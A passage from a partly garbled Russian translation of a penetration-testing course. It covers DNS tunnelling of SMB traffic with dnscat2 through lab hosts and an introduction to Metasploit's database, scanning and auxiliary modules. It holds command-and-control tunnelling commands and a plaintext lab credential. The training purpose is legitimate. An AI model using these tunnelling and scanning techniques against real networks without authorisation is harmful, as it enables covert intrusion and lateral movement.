[domains = feline.corp]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=7a87a5d0a8480b080896606df6b63944 feline.corp

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=7a87a5d0a8480b080896606df6b63944

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP-порт 53.

dnscat2> New window created: 1
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Annoy Mona Spiced Outran Stump Visas

dnscat2>
```

Листинг 33 - Подключение, пришедшее от клиента dnscat2.

Наша сессия подключена! DNS работает именно так, как ожидалось. Запросы с PGDATABASE01 разрешаются MULTISERVER03 и попадают на FELINEAUTHORITY.

Когда dnscat2 запускается без предварительно согласованного флага *--secret* на обоих концах, он печатает *authentication string*. Она используется для проверки целостности соединения после согласования шифрования. Строка аутентификации в этом случае ("Annoy Mona Spiced Outran Stump Visas") одинакова на клиенте и сервере, поэтому мы знаем, что вмешательства в канал нет. Каждый раз при создании соединения строка аутентификации меняется.

Можно использовать наш процесс tcpdump для мониторинга DNS-запросов к **feline.corp**:

```
...
07:22:14.732111 IP 192.168.50.64.51077 > 192.168.118.4.domain: 29066+ [1au] TXT
    8f150140b65c73af271ce019c1ede35d28.feline.corp. (75)
07:22:14.732538 IP 192.168.118.4.domain > 192.168.50.64.51077: 29066 1/0/0 TXT
    "b40d0140b6a895ada18b30ffff0866c42a" (111)
07:22:15.387435 IP 192.168.50.64.65022 > 192.168.118.4.domain: 65401+ CNAME
    bbcd0158e09a60c01861eb1e1178dea7ff.feline.corp. (64)
07:22:15.388087 IP 192.168.118.4.domain > 192.168.50.64.65022: 65401 1/0/0 CNAME
    a2890158e06d79fd12c560ffff57240ba6.feline.corp. (124)
07:22:15.741752 IP 192.168.50.64.50500 > 192.168.118.4.domain: 6144+ [1au] CNAME
    38b20140b6a4ccb5c3017c19c29f49d0db.feline.corp. (75)
07:22:15.742436 IP 192.168.118.4.domain > 192.168.50.64.50500: 6144 1/0/0 CNAME
    e0630140b626a6fa2b82d8ffff0866c42a.feline.corp. (124)
07:22:16.397832 IP 192.168.50.64.50860 > 192.168.118.4.domain: 16449+ MX 8a670158e004d2f8d4d5811e1241c3c1aa.
    feline.corp. (64)
07:22:16.398299 IP 192.168.118.4.domain > 192.168.50.64.50860: 16449 1/0/0 MX
    385b0158e0dbec12770c9afffff57240ba6.feline.corp. 10 (126)
07:22:16.751880 IP 192.168.50.64.49350 > 192.168.118.4.domain: 5272+ [1au] MX
    68fd0140b667aeb6d6d26119c3658f0cfa.feline.corp. (75)
07:22:16.752376 IP 192.168.118.4.domain > 192.168.50.64.49350: 5272 1/0/0 MX
    d01f0140b66950a355a6bcffff0866c42a.feline.corp. 10 (126)
07:22:17.407889 IP 192.168.50.64.50621 > 192.168.118.4.domain: 39215+ MX cd6f0158e082e5562128b71e1353f111be.
    feline.corp. (64)
07:22:17.408397 IP 192.168.118.4.domain > 192.168.50.64.50621: 39215 1/0/0 MX
    985d0158e00880dad6ec05ffff57240ba6.feline.corp. 10 (126)
07:22:17.762124 IP 192.168.50.64.49720 > 192.168.118.4.domain: 51139+ [1au] TXT
    49660140b6509f242f870119c47da533b7.feline.corp. (75)
07:22:17.762610 IP 192.168.118.4.domain > 192.168.50.64.49720: 51139 1/0/0 TXT
    "8a3d0140b6b05bb6c723aefff0866c42a" (111)
07:22:18.417721 IP 192.168.50.64.50805 > 192.168.118.4.domain: 57236+ TXT 3e450158e0e52d9dbf02e91e1492b9d0c5.
    feline.corp. (64)
07:22:18.418149 IP 192.168.118.4.domain > 192.168.50.64.50805: 57236 1/0/0 TXT
    "541d0158e09264101bde14ffff57240ba6" (111)
07:22:18.772152 IP 192.168.50.64.50433 > 192.168.118.4.domain: 7172+ [1au] TXT
    d34f0140b6d6bd4779cb2419c56ad7d600.feline.corp. (75)
07:22:18.772847 IP 192.168.118.4.domain > 192.168.50.64.50433: 7172 1/0/0 TXT
    "17880140b6d23c86eaefe7ffff0866c42a" (111)
07:22:19.427556 IP 192.168.50.64.50520 > 192.168.118.4.domain: 53513+ CNAME
    8cd10158e01762c61a056c1e1537228bcc.feline.corp. (64)
07:22:19.428064 IP 192.168.118.4.domain > 192.168.50.64.50520: 53513 1/0/0 CNAME
    b6e10158e0a682c6c1ca43ffff57240ba6.feline.corp. (124)
07:22:19.782712 IP 192.168.50.64.50186 > 192.168.118.4.domain: 58205+ [1au] TXT
    8d5a0140b66454099e7a8119c648dffe8e.feline.corp. (75)
07:22:19.783146 IP 192.168.118.4.domain > 192.168.50.64.50186: 58205 1/0/0 TXT
    "2b4c0140b608687c966b10ffff0866c42a" (111)
07:22:20.438134 IP 192.168.50.64.65235 > 192.168.118.4.domain: 52335+ CNAME
    b9740158e00bc5bfbe3eb81e16454173b8.feline.corp. (64)
07:22:20.438643 IP 192.168.118.4.domain > 192.168.50.64.65235: 52335 1/0/0 CNAME
    c0330158e07c85b2dfc880ffff57240ba6.feline.corp. (124)
07:22:20.792283 IP 192.168.50.64.50938 > 192.168.118.4.domain: 958+ [1au] TXT
    b2d20140b600440d37090f19c79d9f6918.feline.corp. (75)
...
```

Листинг 34 - Множество DNS queries к feline.corp, видимых в tcpdump.

Процесс dnscat2 использует *CNAME*, *TXT* и *MX* queries и responses. Как показывают эти network data, DNS tunneling определенно не скрытный! Этот output раскрывает огромную передачу данных от dnscat2 client к server. Все payloads запросов и ответов зашифрованы, поэтому продолжать logging traffic не особенно полезно. Остановим tcpdump с C+c.

Теперь начнем взаимодействовать с нашей сессией с сервером dnscat2. Перечислим все активные окна командой **windows**, затем выполним **window -i** из новой "command" shell, чтобы перечислить доступные команды.

```
dnscat2> windows
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains = feline.corp [*]
  1 :: command (pgdatabase01) [encrypted, NOT verified] [*]
dnscat2> window -i 1
New window created: 1
history_size (session) => 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Annoy Mona Spiced Outran Stump Visas
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (pgdatabase01) 1>

Here is a list of commands (use -h on any of them for additional help):
* clear
* delay
* download
* echo
* exec
* help
* listen
* ping
* quit
* set
* shell
* shutdown
* suspend
* tunnels
* unset
* upload
* window
* windows
command (pgdatabase01) 1>
```

Листинг 35 - Взаимодействие с клиентом dnscat2 на сервере.

Это возвращает приглашение с префиксом "command". Это *command session* dnscat2, и она поддерживает довольно много параметров. Мы можем узнать больше о каждой команде, запустив ее с флагом `--help`.

Поскольку в этом модуле мы занимаемся tunneling, исследуем перенаправления порта options. Можно использовать **listen**, чтобы настроить listening port на dnscat2 server и проталкивать TCP traffic через DNS tunnel, где он будет decapsulated и отправлен в указанный нами socket. Отправим нашу *console session* в background, нажав C+z. Вернувшись в *command session*, выполним **listen --help**.

```
command (pgdatabase01) 1> listen --help
Error: The user requested help
Listens on a local port and sends the connection out the other side (like ssh
 -L). Usage: listen [<lhost>:]<lport> <rhost>:<rport>
  --help, -h:   Show this message
```

Листинг 36 - Информация о команде listen.

Согласно help message output, **listen** работает почти как **ssh -L**. К этому моменту мы должны быть с этим хорошо знакомы.

Попробуем подключиться к SMB port на HRSHARES, на этот раз через наш DNS tunnel. Настроим local перенаправления порта, который слушает 4455 на loopback-интерфейсу FELINEAUTHORITY и forwards к 445 на HRSHARES.

```
command (pgdatabase01) 1> listen 127.0.0.1:4455 172.16.2.11:445
Listening on 127.0.0.1:4455, sending connections to 172.16.2.11:445
command (pgdatabase01) 1>
```

Листинг 37 - Настройка перенаправления порта с FELINEAUTHORITY к PGDATABASE01.

Из другого shell на FELINEAUTHORITY можно перечислить SMB shares через этот перенаправления порта.

```
kali@felineauthority:~$ smbclient -p 4455 -L //127.0.0.1 -U hr_admin --password=Welcome1234
Password for [WORKGROUP\hr_admin]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
     scripts         Disk
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.50.63 failed (Error NT_STATUS_CONNECTION_REFUSED)
Unable to connect with SMB1 -- no workgroup available
```

Листинг 38 - Подключение к SMB server HRSHARES через dnscat2 перенаправления порта.

Connection медленнее direct connection, но это ожидаемо, поскольку наши SMB пакетами передаются через dnscat2 DNS tunnel. TCP-based SMB пакетами, encapsulated в DNS requests и responses, transported over UDP, ходят туда-сюда к SMB server на HRSHARES глубоко во внутренней сети. Отлично!

В этом учебном блоке мы использовали dnscat2 для туннелирования SMB-трафика через DNS-запросы и ответы. Мы использовали это, чтобы перечислить доступные общие ресурсы на хосте глубоко внутри внутренней сети, несмотря на то что ни HRSHARES, ни PGDATABASE01 не имели прямого подключения к нашему серверу FELINEAUTHORITY.

(Ron Bowes, 2022), github.com

(SSH, 2022), ssh.com

(Wikipedia, 2022), en.wikipedia.org

(Ron Bowes, 2022), github.com

1. Следуйте шагам из этого раздела, чтобы настроить dnscat2 server на FELINEAUTHORITY и выполнить dnscat2 client на PGDATABASE01. Загрузите `dnscat_exercise_client` из раздела *Resources* на вашу Kali-машине. Если вы используете сборку Kali *aarch64*, загрузите вместо него binary `dnscat_exercise_client_aarch64`. Настройте перенаправления порта с dnscat2, который позволит запустить binary против server, работающего на port 4646 на HRSHARES.

Примечание: исходные файлы, использованные для сборки клиентских бинарных файлов, можно загрузить из `/exercises/client_source.zip`.

19.3. Wrapping Up

В этом модуле мы рассмотрели HTTP и DNS tunneling. Эти strategies могут быть полезны при попытке пройти через более hardened network средах, в частности для bypass systems, выполняющих deep packet inspection или другой сетевого трафика analysis. Мы выполнили HTTP tunneling с Chisel и DNS tunneling с dnscat2, а также увидели некоторые pros and cons обоих подходов.

20. The Metasploit Framework

В этом учебном модуле мы рассмотрим следующие учебные блоки:

• Getting Familiar with Metasploit
• Using Metasploit Payloads
• Performing Post-Exploitation with Metasploit на практике
• Automating Metasploit

По мере прохождения предыдущих модулей должно быть понятно, что поиск, использование и исправление публичных эксплойтов - сложная задача. Их нужно изменять под каждый сценарий и проверять на вредоносный код. Каждый использует уникальный синтаксис командной строки, а практики написания кода и языки не стандартизированы.

Кроме того, даже в самых базовых сценариях атаки приходится учитывать множество post-exploitation-инструментов, вспомогательных инструментов и техник атаки.

Фреймворки эксплуатации стремятся решить часть или все эти проблемы. Хотя они несколько различаются по форме и функциям, каждый из них пытается объединить и упростить процесс эксплуатации: предлагает разные эксплойты, упрощает их использование, облегчает боковое перемещение и помогает управлять скомпрометированной инфраструктурой. Большинство таких фреймворков предлагают динамические возможности полезной нагрузки. Это означает, что для каждого эксплойта во фреймворке мы можем выбирать разные полезные нагрузки для развертывания.

За последние несколько лет было разработано несколько exploit и post-exploitation frameworks, включая *Metasploit*,1 *Covenant*,2 *Cobalt Strike* и *PowerShell Empire*,4 каждый из которых предлагает часть или все эти capabilities.

Хотя frameworks вроде Cobalt Strike являются commercial offerings, Metasploit Framework (MSF, или просто *Metasploit*) является open-source, часто обновляется и является focus этого модуля.

Metasploit Framework, поддерживаемый *Rapid7*, описывается авторами как "продвинутая platform для разработки, тестирования и использования код эксплойта". Проект изначально начинался как portable network game и evolved в мощный tool для теста на проникновениеing, exploit development и vulnerability research. Framework постепенно, но уверенно стал leading free exploit collection and development framework для security auditors. Metasploit часто обновляется новыми exploits и постоянно улучшается силами Rapid7 и security community.

Kali Linux включает package *metasploit-framework*,7 который содержит open source elements проекта Metasploit. Newcomers to Metasploit часто overwhelmed множеством features и разных use-cases для tool, поскольку он включает components для information gathering, vulnerability research and development, client-side attacks, post-exploitation и многого другого.

С такими огромными capabilities в Metasploit легко потеряться. К счастью, framework хорошо продуман и предлагает unified и sensible interface.

В этом модуле мы дадим прохождение Metasploit Framework, включая features и usage, а также некоторое explanation его inner workings. Хотя мы рассматриваем именно Metasploit, мы обсудим разные concepts, которые справедливы и для других exploit frameworks. Главная цель этого модуля — понять, как эти frameworks могут помочь нам в реальном тесте на проникновение.

(Metasploit Rapi7, 202), metasploit.com

(Github, 2021), github.com

(Cobalt Strike, 2022), cobaltstrike.com

(Github, 2022), github.com

(Rapid7, 2022), rapid7.com

(ThreatPost, 2010), threatpost.com

(Kali, 2022), kali.org

20.1. Getting Familiar with Metasploit

Этот учебный блок охватывает следующие учебные цели:

• Настроить Metasploit и ориентироваться в нем
• Использовать вспомогательных модулей
• Использовать модуль эксплуатациis

В этом учебном блоке мы познакомимся с Metasploit Framework (MSF). Начнем с настройки среды и навигации по framework. Затем познакомимся с двумя типами *modules*. В модуль Metasploits являются основным способом взаимодействия с framework и используются для выполнения задач, таких как сканирование или эксплуатация цели. Сначала мы изучим вспомогательных модулей Metasploit и то, как использовать их для задач вроде protocol enumeration и сканирование портов. Наконец, рассмотрим модуль эксплуатациis, входящие в Metasploit.

(Rapid7 Documentation, 2022), docs.rapid7.com

Хотя Metasploit Framework предустановлен в Kali Linux, в конфигурации по умолчанию он не запускает сервис базы данных. Хотя база данных не обязательна для запуска Metasploit, есть несколько убедительных причин ее использовать, например хранение информации о целевых хостах и отслеживание успешных попыток эксплуатации. Metasploit использует *PostgreSQL* как сервис базы данных, который в Kali по умолчанию не активен и не включен при загрузке.

Мы можем запустить сервис базы данных, а также создать и инициализировать базу данных MSF с помощью **msfdb init**.

```
kali@kali:~$ sudo msfdb init
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

Листинг 1 - Создание и initialization database Metasploit

Чтобы enable database service at boot time, можно использовать **systemctl**.2

```
kali@kali:~$ sudo systemctl enable postgresql
Synchronizing state of postgresql.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable postgresql
Created symlink /etc/systemd/system/multi-user.target.wants/postgresql.service → /lib/systemd/system/
    postgresql.service.
```

Листинг 2 - Включение службы базы данных PostgreSQL при загрузке

Теперь запустим command-line interface Metasploit с помощью **msfconsole**.3

```
kali@kali:~$ sudo msfconsole
...
       =[ metasploit v6.2.20-dev                          ]
+ -- --=[ 2251 exploits - 1187 auxiliary - 399 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
```

```
+ -- --=[ 9 evasion                                        ]

Metasploit tip: Use help <command> to learn more
about any command
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Листинг 3 - Запуск Metasploit Framework

Чтобы скрыть баннер и информацию о версии при запуске, можно добавить параметр `-q` к команде msfconsole.

Когда command-line interface Metasploit запущен, можно проверить database connectivity с помощью `db_status`.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
```

Листинг 4 - Подтверждение database connectivity

Вывод 4 показывает, что database connected и все настроено. Теперь познакомимся с command-line interface Metasploit и тем, как его использовать.

Command-line interface Metasploit предоставляет множество commands для навигации и использования framework, разделенных на categories. Эти categories состоят из *Core Commands*, *модуле Commands*, *Job Commands*, *Resource Script Commands*, *Database Backend Commands*, *Credentials Backend Commands* и *Developer Commands*. На протяжении этого модуля мы будем использовать commands из большинства этих categories.

Мы можем получить list всех доступные команды, введя **help**.

```
msf6 > help

Core Commands
=============

    Command       Description
    -------       -----------
                 Help menu
    ...

модуле Commands
===============

    Command       Description
    -------       -----------
    ...
    search        Searches module names and descriptions
    show          Displays modules of a given type, or all modules
    use           Interact with a module by name or search term/index


Job Commands
============

    Command       Description
    -------       -----------
    ...

Resource Script Commands
========================

    Command       Description
    -------       -----------
    ...
```

```
Database Backend Commands
=========================

    Command           Description
    -------           -----------
    ...
    db_nmap           Executes nmap and records the output automatically
    ...
    hosts             List all hosts in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces

Credentials Backend Commands
============================

    Command       Description
    -------       -----------
    creds         List all credentials in the database

Developer Commands
==================

    Command       Description
    -------       -----------
    ...
```

Листинг 5 Help menu команд MSF

Перед тем как выполнять operations в Metasploit, обсудим один важный concept: *workspaces*. Предположим, мы провели теста на проникновение, и Metasploit сохранил всю information о нашем target и его infrastructure в database. Когда мы начинаем следующий теста на проникновение, эта information все еще существует в database. Чтобы решить эту проблему и избежать mixing results каждого оценке с results других оценкes, можно использовать workspaces.

Command **workspace** в Metasploit перечисляет все ранее созданные workspaces. Мы можем switch to workspace, добавив name к command. Чтобы создать новый workspace, нужно передать workspace name как argument к `-a`.

Создадим workspace с именем **pen200**, где будем хранить results этого раздела и следующего.

```
msf6 > workspace
* default

msf6 > workspace -a pen200
[*] Added workspace: pen200
[*] Workspace: pen200
```

Листинг 6 - Создание workspace pen200

После создания Metasploit будет использовать его как current workspace, как показано в listing 6.

Теперь заполним database и познакомимся с некоторыми *Database Backend Commands*. Для этого просканируем BRUTE2 с помощью `db_nmap`, который является wrapper для запуска Nmap внутри Metasploit и сохранения находки в database. Command имеет identical syntax to Nmap:

```
msf6 > db_nmap
[*] Usage: db_nmap [--save | [--help | -h]] [nmap options]

msf6 > db_nmap -A 192.168.50.202
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-28 03:48 EDT
[*] Nmap: Nmap scan report for 192.168.50.202
[*] Nmap: Host is up (0.11s latency).
[*] Nmap: Not shown: 993 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE       VERSION
[*] Nmap: 21/tcp   open  ftp
...
[*] Nmap: 135/tcp  open  msrpc         Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds
[*] Nmap: 3389/tcp open  ms-wbt-server Microsoft Terminal Services
...
[*] Nmap: 5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
...
[*] Nmap: 8000/tcp open  http          Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
...
[*] Nmap: Nmap done: 1 IP-адрес (1 host up) scanned in 67.72 seconds
```

Листинг 7 - Использование db_nmap для сканирования BRUTE2

Вывод 7 показывает results сканирования портов, выполненного Nmap. Как сказано ранее, если database service работает, Metasploit будет log находки и information о discovered hosts, services или credentials в удобной, accessible database.

Чтобы получить list всех discovered hosts к этому моменту, можно ввести **hosts**.

```
msf6 > hosts

Hosts
=====

address         mac  name  os_name       os_flavor  os_sp  purpose  info  comments
-------         ---  ----  -------       ---------  -----  -------  ----  --------
192.168.50.202             Windows 2016                    server
```

Листинг 8 - Отображение всех discovered hosts

Кроме того, можно ввести **services**, чтобы отобразить обнаруженные службы из нашего сканирования портов. Также можно отфильтровать конкретный номер порта, передав его как аргумент для `-p`.

```
msf6 > services
Services
========

host            port  proto  name           state  info
----            ----  -----  ----           -----  ----
192.168.50.202  21    tcp    ftp            open
192.168.50.202  135   tcp    msrpc          open   Microsoft Windows RPC
192.168.50.202  139   tcp    netbios-ssn    open   Microsoft Windows netbios-ssn
192.168.50.202  445   tcp    microsoft-ds   open
192.168.50.202  3389  tcp    ms-wbt-server  open   Microsoft Terminal Services
192.168.50.202  5357  tcp    http           open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.50.202  8000  tcp    http           open   Golang net/http server Go-IPFS json-rpc or InfluxDB API

msf6 > services -p 8000
Services
========
```

```
host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
192.168.50.202  8000  tcp    http  open   Golang net/http server Go-IPFS json-rpc or InfluxDB API
```

Листинг 9 - Отображение всех обнаруженных служб

Вывод 9 показывает все обнаруженные сервисы к этому моменту. Поскольку мы можем фильтровать по конкретным номерам портов, можно быстро определить все хосты с конкретным запущенным сервисом.

При работе над оценкой с многочисленными целевыми системами Database Backend Commands неоценимы для выявления важной информации и обнаружения потенциальных векторов атаки. Мы также можем использовать результаты, сохраненные в базе данных, как входные данные для модулей, что обсудим в следующем разделе.

Перед переходом к следующему разделу кратко повторим modules. Как сказано, modules используются для выполнения tasks в Metasploit, таких как scanning или exploiting target. Framework включает несколько тысяч modules, разделенных на categories.

Categories отображаются в splash screen summary, но мы также можем посмотреть их command **show -h**.

```
msf6 > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, post,
    plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf6 >
```

Листинг 10 - Флаг справки для команды show

Вывод 10 показывает категории модулей Metasploit. Чтобы активировать модуль, нужно ввести **use** с module name. Все modules следуют common slash-delimited hierarchical syntax (*module type/os, vendor, app, operation, or protocol/module name*), что упрощает exploring и использование modules. Мы начнем с изучения вспомогательных модулей в следующем разделе, а затем перейдем к модуль эксплуатациus.

(PostgreSQL, 2022), postgresql.org

(Wikipedia, 2022), en.wikipedia.org

(Rapid7 Documentation, 2022), docs.rapid7.com

(OffSec, 2023), offensive-security.com

1. Какая команда создает и инициализирует базу данных MSF
2. Запустите VM #1 и следуйте шагам из этого раздела, чтобы выполнить сканирование Nmap внутри Metasploit. Какая команда отображает все службы с обнаруженных хостов с номером порта 445

Metasploit Framework включает сотни вспомогательных модулей, которые предоставляют functionality вроде protocol enumeration, сканирование портов, fuzzing, sniffing и многое другое. Auxiliary modules полезны для множества tasks, включая information gathering под hierarchy *gather/*, scanning и enumeration разных services под hierarchy *scanner/* и так далее.

Их слишком много, чтобы покрыть здесь, но мы продемонстрируем syntax и operation двух очень распространенных вспомогательных модулей. Чтобы перечислить все вспомогательных модулей, можно выполнить command **show auxiliary**. Она покажет очень длинный list всех вспомогательных модулей, как в truncated output ниже:

```
msf6 > show auxiliary

Auxiliary
=========

   Name                                  Rank    Description
   ----                                  ----    -----------
   ...
   985   auxiliary/scanner/smb/impacket/dcomexec                                    2018-03-19       normal  No
     DCOM Exec
   986   auxiliary/scanner/smb/impacket/secretsdump                                                  normal  No
     DCOM Exec
   987   auxiliary/scanner/smb/impacket/wmiexec                                     2018-03-19       normal  No
     WMI Exec
   988   auxiliary/scanner/smb/pipe_auditor                                                          normal  No
     SMB Session Pipe Auditor
   989   auxiliary/scanner/smb/pipe_dcerpc_auditor                                                   normal  No
     SMB Session Pipe DCERPC Auditor
   990   auxiliary/scanner/smb/psexec_loggedin_users                                                 normal  No
     Microsoft Windows Authenticated Logged In Users Enumeration
   991   auxiliary/scanner/smb/smb_enum_gpp                                                          normal  No
     SMB Group Policy Preference Saved Passwords Enumeration
   992   auxiliary/scanner/smb/smb_enumshares                                                        normal  No
     SMB Share Enumeration
   993   auxiliary/scanner/smb/smb_enumusers                                                         normal  No
     SMB User Enumeration (SAM EnumUsers)
   994   auxiliary/scanner/smb/smb_enumusers_domain                                                  normal  No
     SMB Domain User Enumeration
   995   auxiliary/scanner/smb/smb_login                                                             normal  No
     SMB Login Check Scanner
   996   auxiliary/scanner/smb/smb_lookupsid                                                         normal  No
     SMB SID User Enumeration (LookupSid)
   997   auxiliary/scanner/smb/smb_ms17_                                                                   normal  No
     MS17-010 SMB RCE Detection
   998   auxiliary/scanner/smb/smb_uninit_cred                                                       normal
    Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   999   auxiliary/scanner/smb/smb_version                                                           normal  No
     SMB Version Detection

   ...
```

Листинг 11 - Перечисление всех вспомогательных модулей

Можно использовать **search**, чтобы уменьшить этот considerable output, фильтруя по app, type, CVE ID, operation, platform и другим параметрам. В первом example мы хотим получить SMB version ранее просканированной system BRUTE2 с помощью auxiliary module Metasploit.

Чтобы найти правильный module, можно выполнить search всех SMB вспомогательных модулей, введя **search type:auxiliary smb**.

```
msf6 > search type:auxiliary smb

Matching модулей
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   ...
   52  auxiliary/scanner/smb/smb_enumshares                                          normal  No     SMB
    Share Enumeration
   53  auxiliary/fuzzers/smb/smb_tree_connect_corrupt                                normal  No     SMB
    Tree Connect Request Corruption
   54  auxiliary/fuzzers/smb/smb_tree_connect                                        normal  No     SMB
```

```
   Tree Connect Request Fuzzer
  55  auxiliary/scanner/smb/smb_enumusers                                    normal  No     SMB
   User Enumeration (SAM EnumUsers)
  56  auxiliary/scanner/smb/smb_version                                      normal  No     SMB
   Version Detection
  ...


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/
    wordpress_pingback_access
```

Листинг 12 - Поиск всех SMB вспомогательных модулей в Metasploit

Вывод 12 показывает все SMB вспомогательных модулей, найденные search. Как сказано ранее, чтобы активировать модуль, можно ввести **use**, за которым следует module name, или использовать index из search results. Используем второй вариант, чтобы активировать модуль *auxiliary/scanner/smb/smb_version* с index 56.

```
msf6 > use 56
msf6 auxiliary(scanner/smb/smb_version) >
```

Листинг 13 - Активация модуля smb_version

Вывод 13 показывает, что мы активировали модуль *smb_version*, что видно по приглашению командной строки.

Чтобы получить информацию о текущем активированном модуле, можно ввести **info**.

```
msf6 auxiliary(scanner/smb/smb_version) > info

       Name: SMB Version Detection
     модуле: auxiliary/scanner/smb/smb_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <x@hdm.io>
  Spencer McIntyre
  Christophe De La Fuente

Check supported:
  No

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The целевого хоста(s), see https://github.com/rapid7/metasploit-
    framework/wiki/Using-Metasploit
  THREADS  1                yes       The number of concurrent threads (max one per host)

Description:
  Fingerprint and display version information about SMB-серверов.
  Protocol information and host операционная система (if available) will
  be reported. Host определение операционной системы requires the remote
  server to support version 1 of the SMB protocol. Compression and
  encryption capability negotiation is only present in version 3.1.1.
```

Листинг 14 - Отображение информации о модуле smb_version

Описание модуля предоставляет сведения о назначении модуля, как показано в Листинге 14.

Вывод также содержит *Basic options*, то есть аргументы для module. Мы также можем отобразить параметры модуля, введя **show options**. Options содержат колонку *Required*, которая указывает, нужно ли установить значение перед запуском module. Следует отметить, что в большинстве модулей Metasploit уже установит некоторые options за нас.

```
msf6 auxiliary(scanner/smb/smb_version) > show options

модуле options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The целевого хоста(s)...
   THREADS  1                yes       The number of concurrent threads (max one per host)
```

Листинг 15 - Отображение параметров модуля smb_version

Вывод 15 показывает, что параметр *RHOSTS* не имеет значения, но обязателен для модуля.

Чтобы отобразить все required, но еще не set options, можно использовать command **show missing**.

Мы можем добавлять или удалять values из options с помощью **set** и **unset**. Установим value option *RHOSTS* в IP BRUTE2.

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.50.202
RHOSTS => 192.168.50.202
```

Листинг 16 - Ручная установка value option RHOSTS

Вместо ручной установки значения мы также можем установить значение *RHOSTS* автоматически, используя результаты в базе данных. Например, можно установить *RHOSTS* на все обнаруженные хосты с открытым портом 445, введя **services**, номер порта как аргумент к `-p` и `--rhosts`, чтобы установить результаты для этой опции. Перед этим выполним **unset** для текущего значения, которое установили вручную.

```
msf6 auxiliary(scanner/smb/smb_version) > unset RHOSTS
Unsetting RHOSTS...

msf6 auxiliary(scanner/smb/smb_version) > services -p 445 --rhosts
Services
========

host            port  proto  name          state  info
----            ----  -----  ----          -----  ----
192.168.50.202  445   tcp    microsoft-ds  open

RHOSTS => 192.168.50.202
```

Листинг 17 - Automated установка RHOSTS через database results

Вывод 17 показывает, что Metasploit установил value для option *RHOSTS* на основе stored results в database, что в нашем случае является IP BRUTE2.

Теперь, когда все required options установлены, можно launch module. Сделаем это, введя **run**.

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.50.202:445    - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression
    capabilities:LZNT1, Pattern_V1) (encryption capabilities:AES-256-GCM) (signatures:optional) (guid:{
    e09176d2-9a06-427d-9b70-f08719643f4d}) (authentication domain:BRUTE2)
[*] 192.168.50.202:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Листинг 18 - Выполнение вспомогательного модуля для определения версии SMB на цели

Мы только что выполнили наш первый модуль, как показано в Листинге 18. Вывод показывает, что целевая система поддерживает версии 2 и 3 SMB и предпочитает SMB 3.1.1.

Далее используем command **vulns**, чтобы показать, обнаружил ли Metasploit vulnerabilities автоматически на основе results этого модуля.

```
msf6 auxiliary(scanner/smb/smb_version) > vulns

Vulnerabilities
===============

Timestamp                Host            Name                          References
---------                ----            ----                          ----------
2022-07-28 10:17:41 UTC  192.168.50.202  SMB Signing Is Not Required  URL-https://support.microsoft.com/en-us/
    help/161372/how-to-enable-smb-signing-in-windows-nt,URL-https://support.microsoft.com/en-us/help/88
                                                                       7429/overview-of-server-message-block-
    signing
```

Листинг 19 - Отображение уязвимостей, обнаруженных Metasploit

Вывод 19 показывает, что наша база данных содержит одну запись об уязвимости о *SMB Signing is not required* и дополнительную информацию о ней. Это отличный способ быстро identifying vulnerabilities без использования сканирование уязвимостейners.

Далее используем еще один module. В модуле *Password Attacks* мы успешно identified credentials на BRUTE, leveraging dictionary attack against SSH. Вместо Hydra мы также можем использовать Metasploit для выполнения этой attack. Для начала выполним **search** SSH вспомогательных модулей.

```
msf6 auxiliary(scanner/smb/smb_version) > search type:auxiliary ssh

Matching модулей
================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   ...
   15  auxiliary/scanner/ssh/ssh_login                                      normal  No     SSH Login Check
    Scanner
   16  auxiliary/scanner/ssh/ssh_identify_pubkeys                           normal  No     SSH Public Key
    Acceptance Scanner
